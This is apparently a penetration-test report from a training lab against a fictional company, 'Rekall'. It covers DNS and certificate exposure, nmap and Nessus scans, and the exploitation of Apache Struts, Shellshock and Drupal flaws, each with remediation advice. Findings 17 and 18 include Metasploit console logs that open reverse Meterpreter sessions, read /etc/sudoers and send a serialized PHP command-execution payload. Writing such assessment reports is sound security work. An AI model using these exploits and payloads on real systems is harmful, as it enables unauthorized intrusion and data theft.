
Vulnerability 11	Findings
Title	DNS Lookup Record
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	During our assessment, we discovered Rekall's DNS records, which exposed sensitive information about the company's servers, internal systems, and infrastructure. This vulnerability reveals details such as IP addresses, server locations, and internal network configurations, potentially aiding attackers in planning targeted attacks and exploiting weaknesses within Rekall's network.

Images	**DNS records** name class type data time to live totalrekall.xyz IN A 76.223.105.230 3335s (00:55:35) totalrekall.xyz IN A 13.248.243.5 3335s (00:55:35) totalrekall.xyz IN NS ns51.domaincontrol.com 3600s (01:00:00) totalrekall.xyz IN NS ns52.domaincontrol.com 3600s (01:00:00) 5.243.248.13.in-addr.arpa IN PTR a16e665f42988324c.awsglobalaccelerator.com 300s (00:05:00) 243.248.13.in-addr.arpa IN NS ns-1200.awsdns-22.org 172800s (2.00:00:00) 243.248.13.in-addr.arpa IN NS ns-2037.awsdns-62.co.uk 172800s (2.00:00:00) 243.248.13.in-addr.arpa IN NS ns-457.awsdns-57.com 172800s (2.00:00:00) 243.248.13.in-addr.arpa IN NS ns-933.awsdns-52.net 172800s (2.00:00:00) 243.248.13.in-addr.arpa IN SOA server: ns-1200.awsdns-22.org 900s (00:15:00) email: awsdns-hostmaster@amazon.com serial: 1 refresh: 7200 retry: 900 expire: 1209600 minimum ttl: 86400
Affected Hosts	Totalrekall.xyz
Remediation	Limit DNS Public exposure, also remove sensitive subdomains to prevent exposure of internal network structure,

Vulnerability 12	Findings
Title	Certificates
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	We discovered that Rekall's website stored its security certificate files on the web server in an accessible location. This vulnerability exposes the security certificate to potential unauthorized access, compromising the integrity and confidentiality of the data transmitted between the server and its users.


Images	
Affected Hosts	Totalrekall.xyz
Remediation	Hardening Rekall's security by using certificate storage, such as a cloud key management system such as Azure Key Vault, ensures strong private key protection and limits access to those who have the key.


Vulnerability 13	Findings
Title	NMAP Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	An NMAP scan conducted on the IP range 192.168.13.0/24 revealed several active hosts with open network ports. This scan provided detailed information about each host's network services and potential vulnerabilities, indicating the presence of exploitable entry points within the network.


Images	
Affected Hosts	192.168.13.0/24
Remediation	Strengthen a firewall to restrict access to vulnerable ports, close all unnecessary ports, and ensure only trusted IP addresses can access information.


```
┌──(root💀 kali)-[~]
└─# nmap -sV 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-21 18:57 EST
Nmap scan report for 192.168.13.10
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.13.1
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE          VERSION
5901/tcp  open     vnc              VNC (protocol 3.8)
6001/tcp  open     X11              (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 44.69 seconds
```

Vulnerability 14	Findings
Title	Aggressive NMAP Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	After conducting an aggressive NMAP scan, we identified a host running on Drupal. The scan revealed detailed information about the host's open ports, services, and possible vulnerabilities specific to the Drupal content management system. This information indicates potential security weaknesses that could be exploited, highlighting the need for further investigation and remediation to secure the Drupal installation.

Images	 Nmap scan report for 192.168.13.13 Host is up (0.000013s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) |_http-server-header: Apache/2.4.25 (Debian) |_http-generator: Drupal 8 (https://www.drupal.org) | http-robots.txt: 22 disallowed entries (15 shown) | /core/ /profiles/ /README.txt /web.config /admin/ | /comment/reply/ /filter/tips /node/add/ /search/ /user/register/ | /user/password/ /user/login/ /user/logout/ /index.php/admin/ |_/index.php/comment/reply/ |_http-title: Home | Drupal CVE-2019-6340 MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X|5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.01 ms 192.168.13.13
Affected Hosts	192.168.13.13
Remediation	Strengthen a firewall to restrict access to vulnerable ports, close all unnecessary ports, and ensure only trusted IP addresses can access information.

Vulnerability 15	Findings
Title	Nessus Scan
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	By running a Nessus scan, we identified several open-source vulnerabilities related to Rekall's server, specifically linked to the current version of Apache it is using. These vulnerabilities include known security flaws that could be exploited by attackers to gain unauthorized access, execute arbitrary code, or disrupt server operations, indicating that the Apache server version in use is outdated and lacks critical security patches.
Images	 My Basic Network Scan / Plugin #97610 Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)
Affected Hosts	192.168.13.0/24
Remediation	Ensure the server is updated to the newest version to minimize Rekall's attack surface.

Vulnerability 16	Findings
Title	CVE 2017-5638 – Apache Struts Vulnerability RCE
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	By exploiting the open-source vulnerability identified as CVE-2017-5638, we were able to execute arbitrary commands on the Rekall server. This security flaw, associated with a known vulnerability in Apache Struts, provided unauthorized access to sensitive data stored on the server. The exploitation of this vulnerability highlights the critical need for timely patching and updating of software components to mitigate such risks.
Images	




Affected Hosts	192.168.13.10
Remediation	Ensuring all servers are updated and patched to protect against open-source vulnerabilities.


Vulnerability 17	Findings
Title	CVE-2014-6271 – Apache Mod_cgi Bash Environment Variable Code Injection (Shell Shock)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Another exploit utilized in Metasploit was the multi/HTTP/apache_mod-cgi_bash-env_exec exploit, commonly known as the Shellshock vulnerability, which targeted port 80. By exploiting this vulnerability, we gained unauthorized access to the server and were able to read and modify the /etc/sudoers file, thereby escalating our privileges to root. With root access, we subsequently accessed the /etc/passwd file, revealing a list of all available users on the system. This exploitation highlights critical security flaws in the server's configuration and underscores the importance of patching known vulnerabilities.

Images

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.13.11
RHOST => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shockme.cgi
TARGETURI => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.31.226.59:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.31.226.59:4444 -> 192.168.13.11:46060 ) at 2024-11-21 20:08:43 -0500

meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter >
```




Affected Hosts	192.168.13.11
Remediation	Restricting access to the sudoers file. Updating the server to the most recent version.

Vulnerability 18	Findings
Title	CVE-2019-6340 Drupal RESTful Web Services unsterilized RCE
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	By exploiting the vulnerability using the Metasploit module exploit/unix/webapp/drupal_restws_unserialized, we were able to gain unauthorized access through the Meterpreter session. This allowed us to retrieve the server's username, a critical piece of information that could be leveraged for further attacks such as brute-force attempts or password spraying. This vulnerability highlights significant security weaknesses in the Drupal RESTful Web Services module, emphasizing the need for immediate remediation to prevent unauthorized access and potential data breaches.
Images	
Affected Hosts	192.168.13.13
Remediation	To mitigate this vulnerability, it’s important to have strong MFA and authentication mechanisms and monitor suspicious activity to limit username exposure.


```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x00007f8098f06f98 @headers={"Date"=>"Fri, 22 Nov 2024 01:21:40 GMT"
.25 (Debian)", "X-Powered-By"=>"PHP/7.2.15", "Cache-Control"=>"must-revalidate, no-cache, private", "X-UA-Compatible"=>
guage"=>"en", "X-Content-Type-Options"=>"nosniff", "X-Frame-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:
X-Generator"=>"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+jso
tate=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut set must be the currently
user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permissions.\"}dI
RDG0WJ1p5Yc4lSn\n", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0,
dy_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (iPad
OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.0 Mobile/15E148 Safari/604.1\r\nContent-Type: application/hal
: 662\r\n\r\n{\n  \"link\": [\n    {\n      \"value\": \"link\",\n      \"options\": \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\F
"\\u0000GuzzleHttp\\\\Psr7\\\\FnStream\\u0000methods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\Handler
\u0000GuzzleHttp\\\\HandlerStack\\u0000handler\\\";s:45:\\\"echo dIpOdPTBM2fxbzwYLyM6yKb45RDG0WJ1p5Yc4lSn\\\";s:30:\\\"
ndlerStack\\u0000stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cach
